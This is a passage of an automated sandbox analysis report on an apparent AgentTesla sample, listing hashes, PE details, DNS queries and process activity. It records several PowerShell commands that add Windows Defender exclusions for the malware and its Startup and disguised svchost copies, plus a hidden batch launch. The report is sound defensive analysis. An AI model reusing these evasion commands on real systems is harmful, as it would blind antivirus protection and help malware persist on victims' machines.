SHA-512:	2AABB3AC99CE11C1536075B9B37450AC2DF71F354223FFEA377290B2BD638D3295C603185CAC60F28DA048B3EA1CF3DD4D9E528BCDBB616AE09F950401EB84D2
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210915161305..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 216554 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Program Files\Common Files\System\E59A6148\svchost.exe -Force..Process ID: 6660..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210915161305..**********..PS>Add-MpPreference -ExclusionPath C:\Program Files\Common Files\System\E59A6148\svchost.exe -Force..**********..Command start time: 20210915161508..**********..PS>TerminatingError(Add-MpPref

C:\Users\user\Documents\20210915\PowerShell_transcript.216554.jUr0FIc5.20210915161154.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	3591
Entropy (8bit):	5.308982385738356
Encrypted:	false
SSDEEP:	96:BZI/dNAqDo1Z+9ZZ/dNAqDo1ZHqr30c30c30UZ3:wrrJ
MD5:	133D0112B96A4DD1061FDFF4B1580BE5
SHA1:	98602000B2690D4FF291A2EF7EA74828694ECC7B
SHA-256:	E9BB4419E2F90E1A183BEA838BB3093B8B70483134C88C38C182C0A2FA657625
SHA-512:	77F78201AF03A9CB559331A2A4930EABDE67F44FADB3AF93FC17756352D7B7496AED08EA2B058A7171FD1BFA06F8D91942B8E2ED008655C4CA8C8C6D8A1378AC
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210915161158..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 216554 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Program Files\Common Files\System\E59A6148\svchost.exe -Force..Process ID: 6992..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210915161158..**********..PS>Add-MpPreference -ExclusionPath C:\Program Files\Common Files\System\E59A6148\svchost.exe -Force..**********..Command start time: 20210915161355..**********..PS>TerminatingError(Add-MpPref

C:\Users\user\Documents\20210915\PowerShell_transcript.216554.omxvttNV.20210915161253.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	3800
Entropy (8bit):	5.335579684306599
Encrypted:	false
SSDEEP:	96:BZr/dN7WdqDo1ZDu4ZV/dN7WdqDo1ZYqMf0cf0cf0OZZ:uisTTl
MD5:	D07618C6AF4BD882C019C8E7C825BD1C
SHA1:	87D9642913AD4AF7A3D11919E3E8C7E9AFA62BD0
SHA-256:	5049DB8452FC33E36A013321D5A25E8B85B16A301221712F294BEA2F7665673C
SHA-512:	151CAD5CBD4E87F7A93B27A819A44596040B81F924205D30C80949B591D5DA043BD77AF76BB11B8ECD8D14365AC683C01F6959A8A2EE6F1B0FB9B01F919EA14B
Malicious:	false
Reputation:	unknown

C:\Users\user\Documents\20210915\PowerShell_transcript.216554.omxvttNV.20210915161253.txt	
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210915161256..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 216554 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7ADA33B7.exe -Force..Process ID: 3108..PSVersion: 5.1.17134 .1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210915161256..********** ****..PS>Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7ADA33B7.exe -Force..********** ..Command start time: 2021

C:\Users\user\Documents\20210915\PowerShell_transcript.216554.shlvG_Cr.20210915161146.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	3800
Entropy (8bit):	5.3314453695432045
Encrypted:	false
SSDEEP:	96:BZg/dN7JqDo1Z4W4Zo/dN7JqDo1ZyqMf0cf0cf0GZz:hTTn
MD5:	C36440E5E91B2E27B66F3527F264020D
SHA1:	C67A1BCAF6A167EB293E53AA08AEECE10402C559
SHA-256:	0329E94517E42BD6959CA153D9D72FF785AE85863879F672FC75CC4AB794E882
SHA-512:	634B29E4D073F89F003A4B3DE7D63C3792939DB69589C82925F8E2460A686C15F0CE761BB3B47EFA8AD62E18AC6CC07DCB41D5C79A29AB48D7EBF5B8E07E43B
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210915161147..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 216554 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7ADA33B7.exe -Force..Process ID: 3020..PSVersion: 5.1.17134 .1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210915161147..********** ****..PS>Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7ADA33B7.exe -Force..********** ..Command start time: 2021

C:\Users\user\Documents\20210915\PowerShell_transcript.216554.tRwex4kM.20210915161147.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	3800
Entropy (8bit):	5.331975902750914
Encrypted:	false
SSDEEP:	96:BZu/dN7sqDo1Z0To4ZU/dN7sqDo1ZnqMf0cf0cf0HZc:u5TTJ
MD5:	18677FF04A9D63B6321EE684B75C9717
SHA1:	A0AEB7553DF8A8F22B2EA2CE931ADF92F4206374
SHA-256:	9795EF090C7570872FDC22374CF692C71722B4FBD05AEBB7DB14FF2FCA83F648
SHA-512:	9168A236150C97330072E22A0562F12535569517C6E73DF7AD094939B92997244177E642D5DAB7E4864B6AB89CED5EDA3AE8EEF5C1BAB308B5D63B511C4FD03A
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210915161149..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 216554 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7ADA33B7.exe -Force..Process ID: 6192..PSVersion: 5.1.17134 .1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210915161149..********** ****..PS>Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7ADA33B7.exe -Force..********** ..Command start time: 2021

C:\Users\user\Documents\20210915\PowerShell_transcript.216554.yYZmvm0B.20210915161155.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	3591
Entropy (8bit):	5.309154009654226
Encrypted:	false
SSDEEP:	96:BZI/dNKqDo1Z89ZL/dNKqDo1Zwqr30c30c30jbZVi:9rrYHi
MD5:	ED906ACF30035259C4F50D09D03375E4
SHA1:	D16D570B83CA061488F1B4C0508CD75BA913501F
SHA-256:	23DA964FE6D27A6AD00A26A4C14CBD1C5CD6B1067BB3760C39939D469421344F
SHA-512:	334147371F1AFDFDBF906319E5E367601509C6ED9728DF48478812FBAF0C470F9C46244407AF47984E987272A9B427D9B517DAD6C19F1AFAF3DBBB0CF3B2D179
Malicious:	false
Reputation:	unknown

C:\Users\user\Documents\20210915\PowerShell_transcript.216554.yYZmvm0B.20210915161155.txt	
Preview:	.**********************..Windows PowerShell transcript start..Start time: 20210915161158..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 216554 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Program Files\Common Files\System\E59A6148\svchost.exe -Force..Process ID: 6820..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********************..**********************..Command start time: 20210915161158..**********************..PS>Add-MpPreference -ExclusionPath C:\Program Files\Common Files\System\E59A6148\svchost.exe -Force..**********************..Command start time: 20210915161353..**********************..PS>TerminatingError(Add-MpPref

C:\Users\user\Documents\20210915\PowerShell_transcript.216554.z8gC+7xP.20210915161149.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5792
Entropy (8bit):	5.397724192166353
Encrypted:	false
SSDEEP:	96:BZP/dN0+HqDo1ZT0+KZp/dN0+HqDo1Z+4+P++PQ+PjZn/dN0+HqDo1ZXF5+PA+PU:TF
MD5:	2B1E5757E527A6240236D4A49083F167
SHA1:	5E65EFF9C9FE529084DA3FEED32B4C9354B21E2B
SHA-256:	3EE3E31B018C0D571F38A55521EB0ADA16FC92607D3B05016A03DB82E8D64D2B
SHA-512:	913F52DA82B4A67F83401DA98B20603A00E3D77DFE43CF44A5834C45A09D61EEE41B6B3ADF7B663F6097F9B4F5FDB306B95A9E52ED85F411712D60610406E560
Malicious:	false
Reputation:	unknown
Preview:	.**********************..Windows PowerShell transcript start..Start time: 20210915161151..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 216554 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\Desktop\lKJbVguaav.exe -Force..Process ID: 668..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********************..**********************..Command start time: 20210915161151..**********************..PS>Add-MpPreference -ExclusionPath C:\Users\user\Desktop\lKJbVguaav.exe -Force..**********************..Windows PowerShell transcript start..Start time: 20210915161405..Username: computer\user..RunAs User: computer\al

C:\Windows\ServiceProfiles\LocalService\AppData\Local\FontCache\Fonts\Download-1.tmp	
Process:	C:\Windows\System32\svchost.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	55
Entropy (8bit):	4.306461250274409
Encrypted:	false
SSDEEP:	3:YDQRWu83XfAw2fHbY:YMRl83Xt2f7Y
MD5:	DCA83F08D448911A14C22EBCACC5AD57
SHA1:	91270525521B7FE0D986DB19747F47D34B6318AD
SHA-256:	2B4B2D4A06044AD0BD2AE3287CFCBECD90B959FEB2F503AC258D7C0A235D6FE9
SHA-512:	96F3A02DC4AE302A30A376FC7082002065C7A35ECB74573DE66254EFD701E8FD9E9D867A2C8ABEB4C482738291B715D4965A0D2412663FDF1EE6CBC0BA9FBAA
Malicious:	false
Reputation:	unknown
Preview:	{"fontSetUri":"fontset-2017-04.json","baseUri":"fonts"}

C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	
Process:	C:\Program Files\Windows Defender\MpCmdRun.exe
File Type:	data
Category:	modified
Size (bytes):	906
Entropy (8bit):	3.1481813635224816
Encrypted:	false
SSDEEP:	24:OaqdmuF3rlp+VNQv+kWReH4yJ7MNp+VNQ1:OaqdF76Vmv+AbFPVm1
MD5:	61BD993DC862002A67223637A4E554B1
SHA1:	1970F9A0370AB93FD5D71CD975281368EA5ED0C0
SHA-256:	1B016E548D853B3E4F011C433B836E4FF5BB3C0A03F9489DA2E62ADB734C99EB
SHA-512:	56F1F9F1A3F7F1E3D2A32EDA6CC80C20AE78E9C4905FFF6B3CA9DB67BDDA1F3DE64912E5455AA855444DA21D26991CBB9467F210E77AA6AE95EA09A7618B864C
Malicious:	false
Reputation:	unknown
Preview:	........-.....M.p.C.m.d.R.u.n.:. .C.o.m.m.a.n.d. .L.i.n.e.:. . ".C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.W.i.n.d.o.w.s. .D.e.f.e.n.d.e.r.\.m.p.c.m.d.r.u.n...e.x.e.". .-.w.d.e.n.a.b.l.e..... .S.t.a.r.t. .T.i.m.e.:. .. W.e.d. .. S.e.p. .. 1.5. .. 2.0.2.1. .1.6.:.1.2.:.3. 8.........M.p.E.n.s.u.r.e.P.r.o.c.e.s.s.M.i.t.i.g.a.t.i.o.n.P.o.l.i.c.y.:. .h.r. .=. .0.x.1.....W.D.E.n.a.b.l.e.....E.R.R.O.R.:. .M.p.W.D.E.n.a.b.l.e.(.T.R.U.E.). .f.a.i.l.e.d. .(.8.0.0.7.0. 4.E.C.).....M.p.C.m.d.R.u.n.:. .E.n.d. .T.i.m.e.:. .. W.e.d. .. S.e.p. .. 1.5. .. 2.0.2.1. .1.6.:.1.2.:.3.8.....-.....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	5.80731766715221
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.98% • Win32 Executable (generic) a (10002005/4) 49.93% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	lKJbVguaav.exe
File size:	856022
MD5:	5f377de371a8e95acec9956303d6f032
SHA1:	4d36d918df8ff90c0327ef713cfa262591d93636
SHA256:	46eeda891d1ab66cb14c007a901cf167b9e80ed78d9af21889eea4be3eb55e09
SHA512:	f7766dbb768cd671ac7a2e99b78625352b2ba53504ce9baaf6545afb0d33d769218b117400bb1658a48b1b6a108f56cf29b2287c761c9c98f7d6f714d6c4b506
SSDEEP:	12288:rn8yLq+IYhqreG7zHRwpS/hCcpzfRJYL4wFcTEDCN:rn3L1IYh+Zdl/dpz4swFPDCN
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....q.....0..... ... .@.. .....`.....`.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x4d0dbe
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT, HIGH_ENTROPY_VA
Time Stamp:	0xCA7188B4 [Tue Aug 17 15:03:16 2077 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Authenticode Signature

Signature Valid:	
Signature Issuer:	
Signature Validation Error:	
Error Number:	
Not Before, Not After	
Subject Chain	
Version:	

Thumbprint MD5:	
Thumbprint SHA-1:	
Thumbprint SHA-256:	
Serial:	

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xcedc4	0xcee00	False	0.560105504154	data	5.79350301371	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xd2000	0x544	0x600	False	0.3359375	data	3.71343028372	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xd4000	0xc	0x200	False	0.044921875	data	0.0815394123432	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
09/15/21-16:13:20.475091	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.1	192.168.2.5

Network Port Distribution

UDP Packets

ICMP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 15, 2021 16:14:25.913855076 CEST	192.168.2.5	8.8.8.8	0x608d	Standard query (0)	canonicalizer.ucsuri.tcs	A (IP address)	IN (0x0001)
Sep 15, 2021 16:14:26.916609049 CEST	192.168.2.5	8.8.8.8	0x608d	Standard query (0)	canonicalizer.ucsuri.tcs	A (IP address)	IN (0x0001)
Sep 15, 2021 16:14:27.931937933 CEST	192.168.2.5	8.8.8.8	0x608d	Standard query (0)	canonicalizer.ucsuri.tcs	A (IP address)	IN (0x0001)
Sep 15, 2021 16:14:29.948160887 CEST	192.168.2.5	8.8.8.8	0x608d	Standard query (0)	canonicalizer.ucsuri.tcs	A (IP address)	IN (0x0001)
Sep 15, 2021 16:14:33.966451883 CEST	192.168.2.5	8.8.8.8	0x608d	Standard query (0)	canonicalizer.ucsuri.tcs	A (IP address)	IN (0x0001)

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: lKJbVguaav.exe PID: 6396 Parent PID: 2888

General

Start time:	16:11:12
Start date:	15/09/2021
Path:	C:\Users\user\Desktop\lKJbVguaav.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\lKJbVguaav.exe'
Imagebase:	0xcb0000
File size:	856022 bytes
MD5 hash:	5F377DE371A8E95ACEC9956303D6F032
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000000.412278595.00000000040B0000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000000.412278595.00000000040B0000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000000.424024151.00000000056F0000.00000004.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingCMSTP, Description: Yara detected UAC Bypass using CMSTP, Source: 00000000.00000000.424024151.00000000056F0000.00000004.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000000.413222827.0000000004128000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000000.413222827.0000000004128000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000000.415536274.0000000004297000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingCMSTP, Description: Yara detected UAC Bypass using CMSTP, Source: 00000000.00000000.415536274.0000000004297000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000000.413677041.00000000041B7000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingCMSTP, Description: Yara detected UAC Bypass using CMSTP, Source: 00000000.00000000.413677041.00000000041B7000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: svchost.exe PID: 6676 Parent PID: 556

General

Start time:	16:11:21
Start date:	15/09/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

Registry Activities — Show Windows behavior

Analysis Process: svchost.exe PID: 6816 Parent PID: 556

General

Start time:	16:11:27
Start date:	15/09/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

Analysis Process: svchost.exe PID: 6892 Parent PID: 556

General

Start time:	16:11:31
Start date:	15/09/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s NcbService
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: AdvancedRun.exe PID: 6924 Parent PID: 6396

General

Start time:	16:11:31
Start date:	15/09/2021
Path:	C:\Users\user\AppData\Local\Temp\74756a05-3a9e-4a94-ac38-fe701c90e011\AdvancedRun.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\74756a05-3a9e-4a94-ac38-fe701c90e011\AdvancedRun.exe' /EXEFilename 'C:\Users\user\AppData\Local\Temp\74756a05-3a9e-4a94-ac38-fe701c90e011\test.bat' /WindowState "0" /PriorityClass "32" /CommandLine " /StartDirectory " /RunAs 8 /Run
Imagebase:	0x400000
File size:	91000 bytes
MD5 hash:	17FC12902F4769AF3A9271EB4E2DACCE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 3%, Metadefender, Browse • Detection: 0%, ReversingLabs
Reputation:	moderate

File Activities

Show Windows behavior

Analysis Process: svchost.exe PID: 6948 Parent PID: 556

General

Start time:	16:11:32
Start date:	15/09/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: svchost.exe PID: 7056 Parent PID: 556

General

Start time:	16:11:32
Start date:	15/09/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA

Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: svchost.exe PID: 7128 Parent PID: 556

General

Start time:	16:11:33
Start date:	15/09/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k NetworkService -p
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: AdvancedRun.exe PID: 7164 Parent PID: 6924

General

Start time:	16:11:34
Start date:	15/09/2021
Path:	C:\Users\user\AppData\Local\Temp\74756a05-3a9e-4a94-ac38-fe701c90e011\AdvancedRun.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\74756a05-3a9e-4a94-ac38-fe701c90e011\AdvancedRun.exe' /SpecialRun 4101d8 6924
Imagebase:	0x400000
File size:	91000 bytes
MD5 hash:	17FC12902F4769AF3A9271EB4E2DACCE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: svchost.exe PID: 6036 Parent PID: 556

General

Start time:	16:11:35
Start date:	15/09/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 2616 Parent PID: 6396

General

Start time:	16:11:38
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\lKJbVguaav.exe' -Force
Imagebase:	0x2b0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: conhost.exe PID: 4912 Parent PID: 2616

General

Start time:	16:11:39
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 2952 Parent PID: 6396

General

Start time:	16:11:39
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\lKJbVguaav.exe' -Force
Imagebase:	0x2b0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: conhost.exe PID: 3712 Parent PID: 2952

General

Start time:	16:11:40
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 3020 Parent PID: 6396

General

Start time:	16:11:40
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7ADA33B7.exe' -Force
Imagebase:	0x2b0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 6180 Parent PID: 3020

General

Start time:	16:11:41
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 6192 Parent PID: 6396

General

Start time:	16:11:41
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
